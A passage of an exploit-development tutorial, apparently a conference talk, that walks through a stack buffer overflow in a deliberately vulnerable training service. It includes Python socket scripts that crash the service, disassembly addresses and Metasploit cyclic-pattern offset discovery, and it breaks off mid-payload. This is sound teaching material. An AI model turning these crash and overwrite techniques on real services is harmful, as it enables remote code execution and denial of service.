The Justin Steven Presentation for Cross-Site Scripters Who Can't Stack Buffer Overflow Good and Want to Do Other Stuff Good Too

The demo - dostackbufferoverflowgood.exe

This document is a work-in-progress. I promise I'll finish it ASAP. Keep an eye on https://github.com/justinsteven/dostackbufferoverflowgood for updates

Requirements

The target:

- dostackbufferoverflowgood.exe - https://github.com/justinsteven/dostackbufferoverflowgood

The tools:

- Immunity Debugger - http://www.immunityinc.com/products/debugger/
- mona.py - https://github.com/corelan/mona
- Metasploit Framework - https://github.com/rapid7/metasploit-framework
- Optional: IDA - https://www.hex-rays.com/products/ida/support/download_freeware.shtml

You'll obviously need a Windows box to run the binary. Install Immunity Debugger on it. Follow the instructions that come with mona.py to jam it in to Immunity. Test that mona.py is available by punching "!mona" in to the command input box at the bottom of Immunity - it should spit back a bunch of help text in the "Log data" window.

If you want to follow along with "Figure out where the interesting call/ret is" you should install IDA.

You'll want to either allow dostackbufferoverflowgood.exe to be accessed through the Windows Firewall, or turn the Windows Firewall off. You might also need the Visual C Runtime installed to run dostackbufferoverflowgood.exe

You'll need a remote "attacker" box running some flavor of GNU/Linux that can see the Windows box. It will need to have Metasploit and Python installed. Kali will work just fine.

Source Code Review

Source code for dostackbufferoverflowgood.exe is available as a Visual Studio solution. Note that the solution intentionally disables ASLR, DEP and Stack Canaries.

A condensed version of the code is as follows:


```
// dostackbufferoverflowgood.c

int __cdecl main() {
  // SNIP (network socket setup)
  while (1) {
    // SNIP (Accept connection as clientSocket)
    // SNIP run handleConnection() in a thread to handle the
connection
  }
}
void __cdecl handleConnection(void *param) {
  SOCKET clientSocket = (SOCKET)param;

  while (1) {
    // SNIP recv() from the socket into recvbuf
    // SNIP for each newline-delimited "chunk" of recvbuf do:
      doResponse(clientSocket, line_start);
 }
}
int __cdecl doResponse(SOCKET clientSocket, char *clientName) {
  char response[128];

  // Build response
  sprintf(response, "Hello %s!!!\n", clientName);

  // Send response to the client
  int result = send(clientSocket, response, strlen(response), 0);

  // SNIP - some error handling for send()

  return 0;
}
```

The sprintf() call in doResponse() creates our stack buffer overflow vulnerability. Remote clients get to specify clientName of up to about 58,000 characters, but the local character buffer named "response" that it is sprintf()'d in to is sized for only 128 characters. This allows remote clients to overwrite the Saved Return Pointer belonging to doResponse().

Start the binary within Immunity Debugger


Use "File, Open" or drag+drop the binary file on to a running instance of Immunity Debugger.

Processes, when started from within Immunity Debugger, begin in a Paused state. This is to allow you to set breakpoints before the process runs away on you. We don't need to set any breakpoints right away, so go ahead and bang on the "Run Program" button a couple of times.



Pro tip: F9 is the hotkey for "Run Program". Running, pausing, stepping in and stepping over program instructions will be the bread-and-butter of your debugging life, so get used to the hotkeys for maximum hacking ability!

Something that looks like a hacker terminal should pop up in the background:



Remotely connect to the running process

Optionally use nc on a remote GNU/Linux machine to take the service for a quick spin.

```
% nc 172.17.24.132 31337
CrikeyCon
Hello CrikeyCon!!!
asdf
Hello asdf!!!
hjkl;
Hello hjkl;!!!
^C
```

We're going to need something a bit more powerful than typing human-readable characters at the service over nc, so put together a small Python script to connect to the service, send some text, print the response and disconnect.

I'm going to be ambitious and call it exploit.py but you can call it whatever you want.

```
#!/usr/bin/env python
import socket

RHOST = "172.17.24.132"
RPORT = 31337

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((RHOST, RPORT))

buf = ""
buf += "Python Script"
buf += "\n"

s.send(buf)

print "Sent: {0}".format(buf)

data = s.recv(1024)

print "Received: {0}".format(data)
```

Running it, we get:

```
% ./exploit.py
Sent: Python Script

Received: Hello Python Script!!!
```

Neat.

Optional: Figure out where the interesting call/ret is


Spoilers:

- The call to doResponse() is at **0x0804168D**
- The function epilogue of doResponse() is at **0x08041794**

If you'd like to know how to determine this yourself, read on.

Load dostackbufferoverflowgood.exe in to IDA. I'm using IDA Pro, but it should be possible to load it in to the free copy of IDA. Some of the following screenshots may differ.


When it asks for how it should handle the file, click OK.




Click "File, Load File, PDB File" and browse to dostackoverflowgood.pdb (available at https://github.com/justinsteven/dostackbufferoverflowgood)

> **Pro tip**: PDB files, also known as Symbol files, give a disassembler more context about the file, allowing it to show things like function names. PDB files are generated at compile-time. If the software vendor doesn't publish them, or host them on a symbol server, you're out of luck and will have to trudge through your reverse engineering with a little less context.


In the left-hand Functions window, double-click on doResponse.



This will take us to the disassembly of the doResponse() function, which we know our vulnerable sprintf() call is in. We also see our function prologue (ESP/EBP dance, followed by reserving stack space for function local variables)




While we're here, let's grab the address of handleConnection()'s function epilogue. Scroll down to the bottom of the function:




The address of this block is conveniently listed as 0x08041794. Click on the "mov esp, ebp" and press Spacebar. This will take us to the linear disassembly, where we can confirm its address is 0x08041794:

```
.text:08041794                         mov     esp, ebp
.text:08041796                         pop     ebp
.text:08041797                         retn
.text:08041797 doResponse              endp
```

Press Spacebar to go back to graph disassembly. Scroll back up to the top, click on doResponse and press "x".



This will list the xrefs (or cross-references) for the doResponse() function. As expected, the only place it is referred to is in a call from handleConnection(). Click OK to head to that cross-reference.



Click on the call and press Spacebar to head to the linear disassembly. This shows that the address of the call is 0x0804168d

```
.text:08041685                 mov     eax, [ebp+Buf]
.text:08041688                 push    eax             ; int
.text:08041689                 mov     ecx, [ebp+s]
.text:0804168C                 push    ecx             ; s
.text:0804168D                 call    doResponse
```

Optional: Explore function call/return mechanics

Armed with the location of the call to doResponse(), and the location of its function epilogue, let's have a peek at how function call/return mechanics work.

TODO

Trigger the bug

We know there's a bug regarding the sprintf()'ing of data to doResponse()'s local variable named "response". Let's chuck a bunch of data at the service to see what happens. This is what's known as "triggering" the bug, and often results in a DoS exploit.

TODO talk about disabling or keeping breakpoints


Modify your Python script to send 1024 A's to the service, followed by a newline. Note that I've chosen to remove the printing of what I'm sending for brevity's sake, as well as the recv() call and printing of what I'd have received. Receiving the response is not actually needed to trigger and exploit the bug. You can leave it in, but be warned that when it comes time to send non-printable characters later on your terminal might get grumpy trying to display them.

```python
#!/usr/bin/env python
import socket

RHOST = "172.17.24.132"
RPORT = 31337

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((RHOST, RPORT))

buf = ""
buf += "A"*1024
buf += "\n"

s.send(buf)
```

Running this:


```
% ./exploit.py
```

We get a crash in Immunity!



Note the status bar informing us of an Access Violation when executing 0x41414141, and the presence of 0x41414141 in the EIP register. 0x41 is the hexadecimal value of the ASCII character "A". We can be pretty certain this is due to having overwritten the Saved Return Pointer with A's (and you can confirm this by keeping the breakpoints from earlier and stepping through the execution through to the return from doResponse())

Be sure to restart (Ctrl+F2) the program before trying to connect to it again then pound F9 to get it up and running.



Discover Offsets

We need to know how far in to our trove of A's the four bytes that ends up smashing the Saved Return Pointer is. The easiest way to do this is using Metasploit's pattern_create.rb. If you're running Kali this might be in your $PATH (if not, you'll have to go hunting) or if you're running Metasploit from a copy of Rapid7's git repository, it's in tools/exploits/

Use pattern_create.rb to generate 1024 characters of cyclic pattern.

```
% ~/opt/metasploit-framework/tools/exploit/pattern_create.rb 1024
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1A
e2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3A
g4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5A
i6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7A
k8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9A
n0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1A
p2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3A
r4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5A
t6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7A
v8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9A
y0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1B
a2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3B
c4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5B
e6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7B
g8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B
```

This is a handy dandy sequence of characters in which each sequence of four characters is unique. Thus, we can use it instead of our 1024 A's and check to see which four of them ends up in EIP.


Updating our Python script:

```
#!/usr/bin/env python
import socket

RHOST = "172.17.24.132"
RPORT = 31337

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((RHOST, RPORT))

buf = ""
buf +=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac
1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae
3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag
5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai
7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak
9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An
1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap
3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar
5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At
7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av
9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay
